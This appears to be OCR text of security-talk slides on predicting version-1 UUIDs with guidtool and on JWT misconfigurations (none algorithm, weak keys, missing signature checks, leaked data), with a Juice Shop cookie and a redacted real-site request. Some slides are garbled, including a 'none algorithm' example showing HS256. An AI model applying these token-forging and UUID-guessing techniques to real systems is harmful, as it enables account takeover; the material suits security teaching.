


```
wman@DESKTOP-6TQ5L4U:~$ guidtool -i e6e3422c-c82d-11ed-8761-3ff799965458
UUID version: 1
UUID time: 2023-03-21 21:18:19.109022
UUID timestamp: 138987262991090220
UUID node: 70332666238040
UUID MAC address: 3f:f7:99:96:54:58
UUID clock sequence: 1889
wman@DESKTOP-6TQ5L4U:~$ guidtool -t '2023-03-22 01:30:00' -r 3 e6e3422c-c82d-11ed-8761-3ff799965458
0dee9880-c851-11ed-8761-3ff799965458
0deebf90-c851-11ed-8761-3ff799965458
0deee6a0-c851-11ed-8761-3ff799965458
0def0db0-c851-11ed-8761-3ff799965458
0def34c0-c851-11ed-8761-3ff799965458
0def5bd0-c851-11ed-8761-3ff799965458
0def82e0-c851-11ed-8761-3ff799965458
0defa9f0-c851-11ed-8761-3ff799965458
0defd100-c851-11ed-8761-3ff799965458
0deff810-c851-11ed-8761-3ff799965458
0df01f20-c851-11ed-8761-3ff799965458
0df04630-c851-11ed-8761-3ff799965458
0df06d40-c851-11ed-8761-3ff799965458
0df09450-c851-11ed-8761-3ff799965458
0df0bb60-c851-11ed-8761-3ff799965458
0df0e270-c851-11ed-8761-3ff799965458
0df10980-c851-11ed-8761-3ff799965458
0df13090-c851-11ed-8761-3ff799965458
0df157a0-c851-11ed-8761-3ff799965458
0df17eb0-c851-11ed-8761-3ff799965458
0df1a5c0-c851-11ed-8761-3ff799965458
```

Reference: https://github.com/intruder-io/guidtool

JWT

JWT (JSON Web Tokens)



juice-shop.herokuapp.com/profile

Back

User Profile

\

File Upload:

Choose file No file chosen

Upload Picture

or

Image URL:

e.g. https://www.gravatar.com/avatar/1eb1bae0d3f931dcb2b190678e717a29

Link Image

Email:
user@gmail.com

Username:

Elements | Console | Sources | Network | Performance | Memory | Application | Security | Lighthouse

Application
- Manifest
- Service Workers
- Storage

Storage
- Local Storage
- Session Storage
- IndexedDB
- Web SQL
- Cookies
  - https://juice-shop.herokuapp.com
- Private State Tokens
- Interest Groups
- Shared Storage
- Cache Storage

Background Services
- Back/forward cache
- Background Fetch
- Background Sync
- Notifications
- Payment Handler
- Periodic Background Sync
- Push Messaging
- Reporting API

Frames
- top

Filter


□ Only show cookies with an issue

Name	Value	Do...	Path	E...	Size	Htt...	Sec...	Sa...	Par...	P...
continueCode	wXuKhrtJInsNUZHmhBtPckCZi1S7U...	juic...	/	2...	112					Me...
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI...	juic...	/	2...	746					Me...
welcomebann...	dismiss	juic...	/	2...	27					Me...
language	en	juic...	/	2...	10					Me...

Cookie Value □ Show URL-decoded

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6NzEsInVzZXJuYW1lIjoiIiwiZ
W1haWwiOiJ1c2VyMUB5b3BtYWlsLmNvbSIsInBhc3N3b3JkIjoiMWViMWJhZTBkM2Y5MzFkY2IyYjE5MDY3OGU3MTdhMjk
iLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc
3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVh
dGVkQXQiOiIyMDIzLTA2LTIwIDE3OjE5OjE1LjAwOCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIzLTA2LTIwIDE3OjE5OjE1LjA
wOCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2ODcyODE1NTh9.ShUofA6rgL0vMOulle3JmQmqDIVsQlu
LirCqLgHN_9JgBJmyVApzgHKsmdrfx_mGe13LsXfdZzm_dYSDJh1YPTUtqywE2ikeZ1FpboTCANupnSMi2sPwctjg31UzN_UC
wyTixqAQOksi7oks7JIT81e9DaRzU3yWD5sX9Mm0fSo

JWT Structure



Structure of a JSON Web Token (JWT)


```
{
   "alg":  "HS256"
   "typ":"JWT"
}
```

```
{
  "sub": "1234567890",
  "name": "George White",
  "admin": true,
  "iat": 1516239022
}
```

```
Base64URLSafe(
HMACSHA256(<header>.
<payload>, <secret key>
))
```

JWT Common Misconfiguration

None Algorithm which doesn’t require Signature



```
{
  "alg":  "HS256"
  "typ":"JWT"
}
```

```
{
  "sub": "1234567890",
  "name": "George White",
  "admin": true,
  "iat": 1516239022
}
```


```
Base64URLSafe(
HMACSHA256(<header>.
<payload>, <secret key>
))
```

Weak JWT key
No Signature Check

Potential Confidential Data

JWT Uncommon Misconfiguration

The JWT from The Main Web Application



```
GET /users/details HTTP/2
Host: api.[redacted]
Cookie: _gcl_au=1.1.1856608971.1631473630; _gid=GA1.2.2095338827.1631473630; _fbp=
fb.1.1631473630665.984309487; _gat_UA-80231189-8=1; _gat_gtag_UA_80231189_8=1;
_ga_HNSX08WGK7=GS1.1.1631473629.1.1.1631474569.0; _ga=GA1.1.915960157.1631473630;
_vca_current=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTMzODQsImNyZWF0ZWRPbiI6IjIwMjEtMDktMTIgMTY6M
[redacted]
Sec-Ch-Ua: "Chromium";v="92", " Not A;Brand";v="99", "Google Chrome";v="92"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/92.0.4515.131 Safari/537.36
Content-Type: application/json
Accept: */*
[redacted]
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
[redacted]
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
Surrogate-Control: no-store
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Pragma: no-cache
Expires: 0
Content-Security-Policy: default-src 'self'; style-src 'self'
Access-Control-Allow-Origin: https://www.[redacted]
Vary: Origin
Access-Control-Allow-Credentials: true
Set-Cookie: _vca_current=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTMzODQsImNyZWF0ZWR
Domain=.[redacted]; Path=/; Expires=Mon, 13 Sep 2021 19:23:16 GMT; HttpOnly; Secure
Etag: W/"1cd-7/97BjkQ/1kGNrCDKheO9aHEMsU"

{
  "status":201,
  "message":"User Data",
  "data":{
    "id":13384,
    "email":"sand[redacted]@gmail.com",
    "mobile":"undefined",
    "firstName":"Bya",
    "lastName":"Syb",
    "createdOn":"2021-09-12 16:33:01.616",
    "lastUpdated":"2021-09-12T16:33:02.000Z",
    "active":{
      "type":"Buffer",
      "data":[
        1
      ]
    },
    "[redacted]
    "productType":"",
    "issuerBid":"",
```

JWT Uncommon Misconfiguration

The JWT from The Main Web Application

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTAzMDcsImlhdCI6MTY0NjIxOTU0NiwiZXhwIjoxNjgwNDMzOTQ2fQ.C6g3y48Q8ZFvElOtTwZ5NckObGXY5aX-Xn-7w-G3

